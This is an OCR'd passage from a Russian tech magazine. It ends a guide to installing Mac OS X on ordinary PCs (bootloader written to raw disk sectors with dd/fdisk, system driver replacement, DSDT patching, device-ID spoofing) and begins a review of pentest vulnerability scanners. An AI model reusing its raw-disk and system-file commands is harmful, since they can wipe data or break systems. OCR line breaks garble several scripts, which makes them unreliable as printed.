терминале команду `sudo gparted`, пароль вводить не нужно. Программа `gparted` поможет совершенно корректно, без потерь данных, изменить размеры разделов и их расположение, создать новый раздел и отформатировать его. Итак, хороший вариант разбивки на разделы:

1. WindowsHD, первичный, активный раздел, NTFS.
2. SnowHD, первичный, пока FAT32.
3. Расширенный раздел, где можно организовать логические разделы, если необходимо.

Теперь вставляем нашу загрузочную систему либо сразу сборку и грузимся с нее. На экране появляется сообщение про Darwin boot и приглашение нажать <F8>. Это стоит сделать






для диагностики. В появившейся командной строке набираем -v, что означает «Verbose boot» — до загрузки графической оболочки мы будем видеть на экране пошаговый процесс загрузки системы. Хорошо, поскольку в случае неудачи ты будешь знать, на чем все дело остановилось. К примеру, одна из известнейших ошибок «till waiting for root device...» означает, что в загрузочной системе отсутствует драйвер контроллера DVD-накопителя. Один из вариантов — присоединить DVD-накопитель через USB-интерфейс, таким способом устанавливали Тигра на всевозможные конфигурации. Либо искать другую загрузочную систему :(.

После пробега белых букв по черному экрану он, наконец, очистился, побелел, посинел, и перед нами приглашение на установку MacOSX, с его лицензионным соглашением. Не торопись! Сверху есть меню с утилитами, там следует выбрать Disk Utility, и с помощью него произвести форматирование выбранного раздела в формат Mac OS Extended (journaled). После завершения Disk Utility мы возвращаемся в инсталлятор, указываем, куда ставить систему, выбираем опции установки — и в добрый путь! Заметим, что сборки содержат очень много опций, в том числе модифицированные ядра, БИОСы, драйвера для всевозможных встроенных устройств, «очень полезные» или даже «необходимые» драйвера, а также набор утилит. Все это задумано не зря и не во вред пользователю, однако, если ты не уверен, что тот или иной драйвер подойдет, лучше их не выбирать, наверняка в интернете найдешь более современный вариант. А вот утилиты взять можно, их наличие системе не мешает. В упомянутой выше сборке от dan1234 есть еще загадочный шаг по изготовлению и установке файла **DSDT** (Differential System Description Table). Шаг обязательно стоит выполнить, если ты не готов сделать его по-другому. Ниже мы обсудим, что это и зачем. Словом, система установилась успешно, на что ей потребовалось 10 минут, и попросила перезагрузки... И здесь нас ждет «кернел паника», скорее всего, не последняя. Выглядит, как таблица цифр и некоторые буквенные идентификаторы. Иногда из этого можно понять причину краха.

В данном случае система не сформировала правильный **mkext** (multiple kernel extensions, в первом приближении это архив драйверов). Продвинутые хакеры изготавливают его сами, подставляют в систему, после чего она грузится дальше. На вкладке приведен текст скрипта, который создает mkext.

```
#!/bin/bash

KEXT_SYSTEM="/Volumes/SnowHD/
System/Library/Extensions"
KEXT_ADD="/Volumes/SnowHD/Extra/
AdditionalExtensions"
SYS_MKEXT="/Volumes/SnowHD/System/
Library/Caches/com.apple.kext.
caches/Startup/Extensions.mkext"
EXTRA_MKEXT="/Volumes/SnowHD/
Extra/Extensions.mkext"

kextcache -v 1 -t -m "$EXTRA_
MKEXT" "$KEXT_ADD"
kextcache -v 1 -t -m "$SYS_MKEXT"
"$KEXT_SYSTEM"
```

Правда, в этом варианте предполагается, что ты имеешь установленную систему MacOSX на другом разделе, с которой можешь загрузиться, и выполнить этот скрипт. Следующий вариант тоже требует наличия MacOSX, но уже необязательно на том же компьютере. Суть в том, что, так или иначе, загрузчик, установленный по умолчанию, необходимо менять, а вот с новейшим загрузчиком Chameleon-2 RC3 паники ядра уже нет, система сама создает мкекст. Загрузчик создан по лицензии OpenSource, потому доступен в интернете. Надо заметить, есть его хорошие модификации, к примеру, PC-EFI 10.3 — 10.5 by Netkas. В архиве содержится много файлов, в данный момент интересны три из них:

boot0 — должен быть записан в нулевой сектор диска. Это — главная загрузочная запись.

boot1h — должен быть записан в нулевой сектор раздела.

boot — должен быть расположен в корневой директории раздела с системой.

Сделать это можно в любой операционной системе, к примеру, так это делается в MacOSX:

```
sudo fdisk -f /tmp/boot0 -u -y /
dev/rdisk0
dd if=/tmp/boot1h of=/dev/rdisk0s2
sudo cp /tmp/boot /Volumes/SnowHD/
```

Один из вариантов, как можно сделать:

1. Записать файлы на флешку.


2. Загрузиться с инсталляционного диска, как мы это уже проделывали, выбрать из меню «терминал».

3. Смонтировать флешку командой `/sbin/mount -o nosuid -w -m 755 /dev/disk1s1 /tmp`

4. Установить загрузчик указанными выше командами.

5. Для загрузчика Chameleon-2 также необходима папка /Extra в корне раздела, где находятся файлы `com.apple.Boot.plist` и `smbios.plist`. Первый содержит флаги загрузки: Timeout в 15 секунд дает тебе возможность сообразить, не хочешь ли ты загрузить другую систему или с другими флагами; system-id должен быть уникален, для этого существует UUIDGenerator.

В файле `smbios.plist` самый интересный пункт — SMProductName. Как выяснилось, от того, как ты назовешь свой компьютер, он и работать будет по-разному. Тема, опять-



А ВОТ И СПИСОК НЕЭППЛОВСКИХ УСТРОЙСТВ

таки, очень емкая, но для указанного выше десктопа оптимальным выбором является MacPro3,1. С новым загрузчиком мы снова можем попытаться загрузиться в систему.

В некоторых конфигурациях это удается, в других будет новая «кернел-паника», на этот раз с указанием на `IOATAFamily.kext`, т.е. драйвер ATA-контроллера. Проблема уже изучена, лечится подменой родного кекста патченным, взятым из интернета. Еще, если у тебя клавиатура PS2, к ней и драйвер понадобится новый, например, `VoodooPS2.kext`:

```
mkdir /Volumes/SnowHD/Off
sudo mv -v /Volumes/SnowHD/System/
Library/Extensions/IOATAFamily.
kext /Volumes/SnowHD/Off
sudo cp -r -v /tmp/IOATAFamily.
kext /Volumes/SnowHD/System/
Library/Extensions
sudo cp -r -v /tmp/
IOAppleACPIPS2Nube.kext /Volumes/
SnowHD/System/Library/Extensions
sudo cp -r -v /tmp/VoodooPS2.kext
/Volumes/SnowHD/System/Library/
Extensions
```

В дальнейшем можно будет вернуться к родному кексту, исправив DSDT. Подменить одни файлы другими проще всего из Windows, только там нужно установить программу MacDrive, позволяющую писать в раздел, отформатированный в HFS+. Доступна 30-дневная рабочая версия, для этих целей вполне достаточно.

Загружаемся в новую систему с ключами загрузки `-v -f arch=i386`. Пояснения:

`-v` — мы должны видеть в текстовом виде, что происходит.

`-f` — обновить кеш драйверов.

`arch=i386` — для начала выбираем режим 32 бита, переход на 64 бита сделаем, когда будем готовы к этому шагу.

Наконец-то! Экран приветствия, настройки нового пользователя, регистрация (не надо сообщать в Эппл свои данные, так что отключи интернет). Ты в системе.


ДАЛЬНЕЙШАЯ АДАПТАЦИЯ СИСТЕМЫ

Описанная выше процедура не всегда бывает успешной, но даже в тех случаях, когда










ОПРЕДЕЛИТЬ VENDORID/DEVICEID МОЖНО С ПОМОЩЬЮ DPCIMANAGER



СВЕДЕНИЯ О СИСТЕМЕ. МЫ ВИДИМ: MAC OS X 10.6.2

система все же загружается, чаще всего успех еще не полный. Дальнейшие инструкции помогут разобраться, что нужно сделать, если система не работает или работает неполноценно.
В первую очередь необходимо разобраться с DSDT — небольшой программой (~20 кб), работающей ВНЕ операционной системы. Подсистема **ACPI** (Advanced Computer Powermanagement Interface) закладывается производителем материнской платы в БИОСе. Проблема в том, что MacOSX ориентирована на использование ACPI, а производители PC не предусмотрели, что на таком компьютере будет установлена ХакОС. Вот, к примеру, отрывок из этой программы:

```
If (_OSI ("Linux"))
{  Store (0x03, OSVR) }
Else
{
  If (_OSI ("Windows 2001"))
  { Store (0x04, OSVR) }
  Else
  {
    If (_OSI ("Windows 2001.1"))
    {
      Store (0x05, OSVR)
    }
    Else
    {
      If (_OSI ("FreeBSD"))
      {
        Store (0x06, OSVR)
      }
      Else
      {
        If (_OSI ("HP-UX"))
        {
          Store (0x07, OSVR)
        }
        Else
        {
          If (_OSI ("OpenVMS"))
          {
            Store (0x08, OSVR)
          }
        }
      }
    }
  }
```

В этом списке наблюдается даже такая экзотика, как OpenVMS, но MacOSX здесь отсутствует, и поведение программы просто не определено. Наиболее общий совет — сделать так, будто мы работаем в системе Windows XP SP3.

```
If (_OSI ("Darwin"))
{
  Store (0x05, OSVR)
}
```

Да! Наша система идентифицируется ACPI как Darwin.
Вернемся к тому, откуда этот текст, как его получить и использовать. Как видишь, это программа, написанная на языке, сходном с С. БИОС, при старте компьютера, генерирует `dsdt.aml`, который исполняется где-то в фоновом режиме вне операционной системы. Эту программу можно сохранить в бинарном виде в файле в любой ОС, в том числе в Windows. Для этого существует **DSDT GUI patcher for Windows**. Если у тебя уже есть MacOSX, можно проделать эту операцию и в нем. Для этого необходимо создать такой скрипт:

```
#!/bin/bash

cdir='dirname $0'
dmpdir=acpitbls
# Create a dump directory
if [[ ! -d $dmpdir ]];then
   mkdir $dmpdir
fi

# Dump ACPI table data from ioreg
acpi_tbls=`ioreg -lw0 | grep "ACPI
Tables" | cut -f2 -d"{" | tr ","
" "`

echo -e "\nDumping the
following ACPI tables to folder
`pwd`/$dmpdir\n"

# Loop through each table
for tbl in $acpi_tbls
do
    tbl_name=`echo $tbl |
      cut -f1 -d"=" | tr -d "\""`

    echo $tbl_name

    tbl_data=`echo $tbl |
      cut -f2 -d"<" | tr -d ">"`
    echo $tbl_data | xxd -r -p >
      $dmpdir/$tbl_name.aml
    $cdir/iasl -d $dmpdir/
      $tbl_name.aml 1>
         /dev/null 2>&1
done
echo -e "\nDone!"
```

Вызываем программу **Terminal**. Создаем папку DSDT:


```
mkdir DSDT
cd DSDT
```

Помещаем туда этот скрипт, назовем его `dumpACPI.sh`. Помещаем в эту же папку утилиту **IASL** (версию для Mac находим в интернете или на диске к журналу). И запускаем скрипт на исполнение:

```
./dumpACPI.sh
```


У нас появляется вложенная папка `acpitbls`, внутри которой несколько файлов — ACPI-таблиц, среди которых и файлы `dsdt.aml` и `dsdt.dsl`. Последний представляет собой программу в текстовом виде,











КАК ВИДИШЬ, В СИСТЕМЕ ИСПОЛЬЗУЕТСЯ МЫШЬ ОТ KYE SYSTEM, Т.Е. ОБЫЧНАЯ GENIUS. ДЛЯ РАБОТЫ МОЖНО ОБОЙТИСЬ БЕЗ СПЕЦИАЛЬНОЙ ЭППЛОВСКОЙ МЫШКИ

тогда как aml — в бинарном виде. Взаимное превращение одного в другое осуществляется компилятором iasl.

```
iasl -ta dsdt.dsl
iasl -d dsdt.aml
```

Файл dsl можно редактировать обычным текстовым редактором (но не виндусовыми Notepad, Wordpad, они создают другой конец строки, и текст будет капитально испорчен!), чтобы исправить алгоритм программы. Исправленный файл откомпилировать (`iasl -ta dsdt.dsl`), и отправить в корень диска:

```
sudo cp -v dsdt.aml /
```

После перезагрузки системы изменения вступят в силу.
Файл DSDT всегда индивидуален, чужой взять нельзя. Тот, что создан БИОСом, не рассчитан на работу с ХакОС, и даже не только в смысле идентификации системы, но и потому, что для MacOSX требуется больше информации об устройствах и иное распределение прерываний. Все вместе — большая и достаточно сложная тема, в интернете выложены многостраничные инструкции в каких случаях и что нужно менять в этом файле. Краткий перечень:

- Отменить прерывания таймеров HPET, RTC, TMR и добавить IRQ2 для IPIC. Много проблем решается именно здесь.
- Инициализировать IDE timing registers. Теперь можно использовать родной `IOATAFamily.kext`.
- Прописать свойства звуковой карточки, сетевой и видео, чтобы заработали драйвера для них.
- Прописать устройства, которые не были предусмотрены в БИОС.
- Скорректировать события засыпания/пробуждения — тема актуальна для владельцев ноутбуков.
- Описать методы и свойства процессора. Таким способом удается заставить работать управление питанием и частотой процессора (Intel SpeedStep). В простое процессор работает на низкой частоте, при нагрузке — на максимальной, тем самым гораздо меньше нагревается. Опять таки, очень актуально для ноутбуков.
- Шина USB будет работать либо со специальной версией драйвера, либо с DSDT-патчем на все порты USB.

Ну и, напоследок, приведем список необходимых драйверов, которые следует поставить в систему:
`IOPCIFamily.kext` — родная версия почему-то не соответствует стандартным PC.
`OpenHaltRestart.kext` — без него система не выключается и не перезагружается.
`Natit.kext` — для включения видеокарт (разные вариации, возможна замена на DSDT patch).
`AppleACPIPS2Nub.kext` + `ApplePS2Controller.kext` (rebuilded) или `VoodooPS2.kext` — если у тебя клавиатура, мышь или трекпад подключены как PS2.
`AppleACPIBatteryManager.kext` — для показа батарейки на ноутбуках.
`Fakesmc.kext` — сообщает системе необходимую приватную информацию. dsmos.kext можно удалить.
`VoodooHDA.kext` — драйвер, подходящий для большинства звуковых карт стандарта High Definition Audio. При этом AppleHDA.kext обязательно следует удалить.
Установка любого драйвера осуществляется из терминала командой
`sudo cp -r -v /tmp/NewDriver.kext /System/Library/Extensions/`
Внимание! Копирование кекста с помощью мыши не приводит к его корректной инсталляции, такой файл будет иметь неправильные права и не примется системой.

ИДЕНТИФИКАЦИЯ УСТРОЙСТВ

Каждое PCI-устройство имеет идентификаторы DeviceID и VendorID, каждое USB-устройство — idProduct и idVendor, каждое ACPI-устройство — имя типа PNPxxxx или ACPIxxxx. Во многих случаях патч родных драйверов заключается в подмене идентификаторов родных на свои. К примеру, установлен WiFi Adapter Broadcom 4315. Открываем в виндоусе «Диспетчер Устройств», находим его и смотрим сведения, совместимые коды оборудования. Узнаем, что `DeviceID=4315` и `VendorID=14e4`.
Затем смотрим в системную папку и находим похожий драйвер для Broadcom 4311, изучаем его `info.plist`:

```
sudo nano /System/Library/
Extensions/IO80211Family.
kext/Contents/PlugIns/
AppleAirPortBrcm4311.kext/
Contents/Info.plist
```

И вот что в нем:

```
<key>IONameMatch</key>

<array>
<string>pci106b,4e</string>
<string>pci14e4,4311</string>
<string>pci14e4,4312</string>
<string>pci14e4,4313</string>
<string>pci14e4,4318</string>
<string>pci14e4,4319</string>
<string>pci14e4,431a</string>
<string>pci14e4,4320</string>
<string>pci14e4,4324</string>
<string>pci14e4,4325</string>
```

Таким образом, драйвер рассчитан на разные варианты адаптеров, но не на `4315`. А что, если вручную его туда прописать по образцу? Да!
И это очень часто работает. В частности, в рассматриваемом варианте такая подстановка приводит к полноценно работающему драйверу.

ОБНОВЛЕНИЕ СИСТЕМЫ

Выполняя обновление системы, непосредственно через Software Update... или просто загрузив Combo Update с официального сайта Apple, важно помнить, что именно ты менял в системе, чтобы после апдейта «привести ее в чувство». В частности, в вышеприведенном примере с WiFi после апдейта цифру `4315` придется вводить заново. Если ты используешь VoodooHDA, предварительно удалив AppleHDA, то после апдейта он появится вновь, и конфликт приведет к краху системы. Чтобы этого избежать, перед обновлением следует переместить VoodooHDA в безопасное место, а после успешного обновления вновь его установить. Аналогичные рекомендации будут и относительно других родных кекстов, которые ты по той или иной причине удалил. Существует вариант `Disabler.kext`, который позволяет не удалять родные кексты, а просто отменить их загрузку, в этом варианте обновлению вообще ничего не мешает.

ПЕРЕХОД НА НАСТОЯЩИЙ MAC

Устанавливая таким образом MacOS X, теряешь одну из главных фишек системы — чрезвычайную продуманность, всецело избавляющую пользователя от головной боли по поводу чего-либо. Однако гиков такими проблемами не испугать. В принципе, с тем же успехом можно было взять готовую сборку ХакОС и получить систему за 15 минут. Поэтому наша цель была глубже, и теперь мы не только знаем, каким образом устанавливается MacOSX на обычный компьютер, но и каким образом может на нем работать. Впрочем, привыкнув к системе, очень скоро понимаешь, что надо покупать оригинальный Mac и не идти ни на какие компромиссы :). ⌶

СТЕПАН «STEP» ИЛЬИН TWITER.COM/STEPAH

9 СКАНЕРОВ БЕЗОПАСНОСТИ


ПОДБОРКА ИНСТРУМЕНТОВ ДЛЯ ПЕНТЕСТЕРА

У каждого из команды][— свои предпочтения по части софта и утилит для пентеста. Посовещавшись, выяснили: выбор так разнится, что можно составить настоящий джентльменский набор из проверенных программ. На том и решили. Чтобы не делать сборную солянку, весь список мы разбили на темы. Сегодня мы коснемся святая святых любого пентестера — сканера уязвимостей.


Nessus

www.nessus.org/plugins/index.php
Free/Shareware
Win/nix/Mac

Если кто-то и не пробовал Nessus, то, по меньшей мере, слышал о нем. Один из самых известных сканеров безопасности имеет богатую историю: будучи когда-то открытым проектом, программа перестала распространяться в открытых исходниках. К счастью, осталась бесплатная версия, которая изначально была сильно обделена в доступе к обновлениям для базы уязвимостей и новым плагинам, но позже разработчики сжалились и лишь ограничили ее в периодичности апдейтов. Плагины — ключевая особенность архитектуры приложения: любой тест на проникновение не зашивается наглухо внутрь программы, а оформляется в виде подключаемого плагина. Аддоны распределяются на 42 различных типа: чтобы провести пентест, можно активировать как отдельные плагины, так и все плагины определенного типа — например, для выполнения всех локальных проверок на Ubuntu-системе. Причем никто не ограничивает тебя в написании собственных тестов на проникновения: для этого в Nessus был реализован специальный скриптовый язык — NASL (Nessus Attack Scripting Language), который позже позаимствовали и другие утилиты.
Еще большей гибкости разработчики добились, отделив серверную часть сканера, выполняющего все действия, от клиентской программы, представляющей собой не более чем графический интерфейс. В последней 4.2 версии демон на 8834 порту открывает веб-сервер; с ним можно управлять сканером через удобный интерфейс на Flash'е, имея один лишь браузер. После установки сканера серверная запускается автоматически, как только укажешь ключ для активации: ты бесплатно можешь запросить его на домашнем сайте Nessus. Правда, для входа, и локального, и удаленного, понадобится предварительно создать пользователя: в винде это делается в два клика мыши через GUI-админку Nesus Server Manager, с ее же помощью можно запускать и останавливать сервер.
Любой тест на проникновение начинается с создания так называемых Policies — правил, которых сканер будет придерживаться во время сканирования. Здесь-то и выбираются виды сканирования портов (TCP Scan, UDP Scan, Syn Scan и т.д.), количество одновременных подключений, а также типичные чисто для Nessus опции, как, например, Safe Checks. Последняя включает безопасное сканирование, деактивируя плагины, которые могут нанести вред сканируемой системе. Важный шаг в создании правил — это подключение нужных плагинов: можно активизировать целые группы, скажем, Default Unix Accounts, DNS, CISCO, Slackware Local Security Checks, Windows и т.д. Выбор возможных атак и проверок — огромный!



КЛИЕНТСКАЯ ЧАСТЬ NESSUS НА FLEX'E




НАСТРОЙКИ СКАНИРОВАНИЯ OPENVAS

Отличительная черта Nessus — умные плагины. Сканер никогда не будет сканировать сервис только по номеру его порта. Переместив веб-сервер со стандартного 80-го порта, скажем, на 1234-й, обмануть Nessus не удастся — он это определит. Если на FTP-сервере отключен анонимный пользователь, а часть плагинов используют его для проверки, то сканер не будет их запускать, заведомо зная, что толку от них не будет. Если плагин эксплуатирует уязвимость в Postfix'е, Nessus не будет пытать счастья, пробуя тесты против sendmail'а — и т.д. Понятно, что для выполнения проверок на локальной системе, необходимо предоставить сканеру Credentials (логины и пароли для доступа) — это завершающая часть настройки правил.

OpenVAS

www.openvas.org
Freeware
Win/nix/Mac

Несмотря на то, что исходные коды Nessus стали закрытыми, движок Nessus 2 и часть плагинов по-прежнему распространяются по лицензии GPL в виде проекта OpenVAS (OpenSource Vulnerability Assessment



ОТЧЕТ О СКАНИРОВАНИИ ХОСТА В XSPIDER


Scanner). Сейчас проект развивается совершенно независимо от своего старшего брата и делает немалые успехи: последняя стабильная версия вышла как раз перед отправкой номера в печать. Неудивительно, что OpenVAS так же использует клиент-серверную архитектуру, где все операции сканирования выполняются серверной частью — она работает только под никсами. Для запуска потребуется закачать пакеты openvas-scanner, а также набор библиотек openvas-libraries. В качестве клиентской части для OpenVAS 3.0 доступна только никсовая GUI-программа, но, думаю, что, как у предыдущих версий, скоро появится порт для винды. В любом случае, проще всего воспользоваться OpenVAS при помощи небезызвестного LiveCD Bactrack (4-ая версия), в котором он уже установлен. Все основные операции для начала работы вынесены в пункты меню: OpenVAS Make Cert (создание SSL-сертификата для доступа к серверу), Add User (создание юзера для доступа к серверу), NVT Sync (обновление плагинов и баз уязвимостей), и, в конце концов, OpenVAS Server (запуск сервера через пункт меню). Далее остается только запустить клиентскую часть и выполнить подключение к серверу для начала пентеста. Открытость и расширяемость OpenVAS позволила сильно прокачать программу. Помимо непосредственно плагинов для анализа защищенности, в нее интегрировано немало известных утилит: Nikto для поиска уязвимых CGI-сценариев, nmap для сканирования портов и моря других вещей, ike-scan для обнаружения IPSEC VPN узлов, amap для идентификации сервисов на портах, используя fingerprinting, ovaldi для поддержки OVAL — стандартного языка для описания уязвимостей — и множество других.

СКАНЕР ОТ ИЗВЕСТНОЙ SECURITY-КОМПАНИИ EEYE

XSpider 7
www.ptsecurity.ru/xs7download.asp
Shareware
Win

Первые строчки кода XSpider были написаны 2 декабря 1998 года, а за прошедшие с тех пор 12 лет этот сканер стал известен каждому российскому специалисту по информационной безопасности. Вообще, Positive Technologies — одна из немногих компаний на отечественном рынке информационной безопасности, чьи сотрудники умеют реально что-то ломать, а не только красиво продавать услуги. Продукт был написан не программистами, а специалистами по ИБ, знающими, как и что надо проверять. Что в итоге? Имеем очень качественный продукт с одним лишь, но весьма серьезным для нас минусом: XSpider платный! Задаром разработчики предлагают урезанную демо-версию, в которой не реализован целый ряд проверок, в том числе эвристических, а также онлайн-обновления для базы уязвимостей. Более того, силы разработчиков сейчас всецело направлены на другой продукт — систему мониторинга информационной безопасности MaxPatrol, для которой, увы, нет даже и демки.

Но даже при всех ограничениях XSpider является одним из самых удобных и эффективных инструментов анализа безопасности сети и конкретных узлов. Настройки сканирования, как и в случае Nessus, оформляются в виде специального набора правил, только в данном случае они называются не Policies, а профилями. Настраиваются как общие параметры для сетевого анализа, так и поведение сканера для конкретных протоколов: SSH, LDAP, HTTP. Тип исследуемого демона на каждом порту определяется не по общепринятой классификации, а с использованием эвристических алгоритмов fingerprinting'а — опция включается одним кликом в профиле сканирования. Отдельного слова заслуживает обработка RPC-сервисов (Windows и *nix) с полной идентификацией, благодаря которой удается определить уязвимости различных сервисов и детальную конфигурацию компьютера в целом. Проверка слабости парольной защиты реализует оптимизированный подбор паролей практически во всех сервисах, требующих аутентификации, помогая выявить слабые пароли. Результат сканирования оформляется в виде удобного отчета, причем для каждой найденной потенциальной уязвимости выдается крохотное описание и внешний линк, куда можно обратиться за подробностями.



РАЗНЫЕ ВИДЫ СКАНИРОВАНИЯ GFI LANGUARD

GFI LANguard
www.gfi.com/lannetscan
Freeware/Shareware
Win

Я особенно люблю этот продукт — за набор предустановленных профилей для сканирования. Помимо полного сканирования удаленной системы, подразумевающего все виды доступных проверок (кстати, есть специальная версия для медленного коннекта — например, для тормозного VPN-соединения через Штаты), есть масса отдельных групп проверок. Например, можно быстро проверить десятки хостов на наличие уязвимостей из Top20, составленной известной security-корпорацией SANS. Тут же можно активировать и поиск машин с неустановленными патчами или сервис-паками, выбрать профиль для пентеста веб-приложений и т.д. Причем, кроме профилей, непосредственно направленных на поиск уязвимостей, есть и ряд средств для аудита: поиск шар, умный сканер портов, в том числе для поиска открытых малварью соединений, определение конфигурации компьютера и т.д. Получается, в одном продукте уживаются масса полезных утилит. Постоянно обновляемая база уязвимостей GFI LANguard включает более 15000 записей, позволяя сканировать самые разные системы (Windows, Mac OS, Linux), в том числе, установленные на виртуальных машинах. Сканер автоматически подтягивает обновления для базы, которые в свою очередь формируются по отчетам BugTraq, SANS и других компаний. Реализовать свои собственные проверки, как водится, можешь и ты сам. Для этого предоставляется специальный скриптовый язык, совместимый с Python и VBScript (какова связка!), а для полного удобства еще и удобный редактор с дебагером — получается настоящая IDE. Еще одна уникальная фишка LANguard'а — возможность определения того, что машина запущена в виртуальном окружении (пока поддерживается VMware и Virtual PC) — это одна из уникальных фишек сканера.

Retina Network Security Scanner
www.eeye.com
Shareware
Win

Главное разочарование этого легендарного

ОТЧЕТ MBSA, ПЕРЕНЕСЕННЫЙ НА СХЕМУ VISIO



warning

Пентест серверов и ресурсов без воли их владельцев — деяние уголовно наказуемое. В случае использования полученных знаний в незаконных целях автор и редакция ответственности не несут.




dvd

Большую часть представленных в обзоре утилит ты найдешь на нашем DVD-диске.

сканера постигло меня сразу после запуска. Установщик последней версии, выругавшись, сказал, что запустить Retina на Windows 7 или Windows Server 2008 R2 на текущий момент нельзя. Не очень-то вежливо, пришлось открывать виртуальную машину, но я-то знал: оно того стоит. Retina — один из лучших сканеров, который определяет и анализирует хосты локальной сети. Физические и виртуальные серверы, рабочие станции и ноутбуки, маршрутизаторы и аппаратные брандмауэры — Retina представит полный список подключенных к сети устройств, выведет информацию о беспроводных сетях. Каждый из них она всячески будет пытать в поиске хоть какого-то намека на уязвимость, и делает это очень шустро. На сканирование локальной сети класса C уходит примерно 15 минут. Продукт Retina определяет уязвимости ОС, приложений, потенциально опасные настройки и параметры. В результате можно получить обзорный план сети с отображением потенциально уязвимых мест. База с уязвимостями, по заверениям разработчиков, обновляется ежечасно, а информация об уязвимости попадает в базу не позднее 48 часов после появления о ней первого бактрака. Впрочем, сам факт, что это продукт фабрики eEye, уже является своего рода гарантией качества.

